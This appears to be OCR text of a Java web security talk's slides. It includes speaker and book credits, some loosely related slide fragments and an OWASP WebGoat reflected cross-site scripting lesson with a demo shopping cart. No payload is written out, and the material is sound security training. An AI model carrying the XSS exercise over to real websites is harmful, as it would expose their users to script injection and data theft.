Hacking and Hardening Java Web Applications


Christopher M. Judd

Christopher M. Judd

CTO and Partner at MS Manifest Solutions


COJUG Central Ohio Java Users Group leader

Columbus iPhone Developer User Group (CIDUG)


THE EXPERT'S VOICE
Beginning Groovy and Grails
From Novice to Professional
Christopher Judd, Joseph Faisal Nusairat, and Jim Shingler
Apress

THE EXPERT'S VOICE
Pro Eclipse JST
Plug-ins for J2EE Development
Christopher Judd and Hakeem Shittu
Apress


THE EXPERT'S VOICE IN JAVA
Enterprise Java Development on a Budget
Leveraging Java Open Source Technologies
Brian Sam-Bodden and Christopher M. Judd
Apress




Pillar of Fire

"For the cloud of the LORD [was] upon the tabernacle by day, and fire was on it by night, in the sight of all the house of Israel, throughout all their journeys."
(Exodus 40:38)

© Copyright Zaner-Bloser 2010



Your guide to Ohio's public colleges, universities and adult education programs


Logout
How to Perform Reflected Cross Site Scripting (XSS) Attacks
OWASP WebGoat V5
◀ Hints ▶
Show Params
Show Cookies
Show Java
Lesson Plans
Admin Functions
General
Code Quality
Unvalidated Parameters
Broken Access Control
Broken Authentication and Session Management
Cross-Site Scripting (XSS)
LAB: Cross Site Scripting (XSS)
How to Perform Stored Cross Site Scripting (XSS)
How to Perform Reflected Cross Site Scripting (XSS) Attacks
HTTPOnly Test
How to Perform Cross Site Tracing (XST) Attacks
Buffer Overflows
Injection Flaws
Improper Error Handling
Insecure Storage
Denial of Service
Insecure Configuration Management
Web Services
AJAX Security
Challenge
Restart this Lesson
Update Cart
Purchase
OWASP Foundation | Project WebGoat

For this exercise, your mission is to come up with some input containing a script. You have to try to get this page to reflect that input back to your browser, which will execute the script and do something bad.


Shopping Cart

Shopping Cart Items -- To Buy Now	Price:	Quantity:	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	$69.99
Dynex - Traditional Notebook Case	27.99	1	$27.99
Hewlett-Packard - Pavilion Notebook with Intel® Centrino?	1599.99	1	$1599.99
3 - Year Performance Service Plan $1000 and Over	299.99	1	$299.99

The total charged to your credit card: $1997.96

Enter your credit card number: 4128 3214 0002 1999

Enter your three digit access code: 111



Penetration Testing

A Hands-On Introduction to Hacking

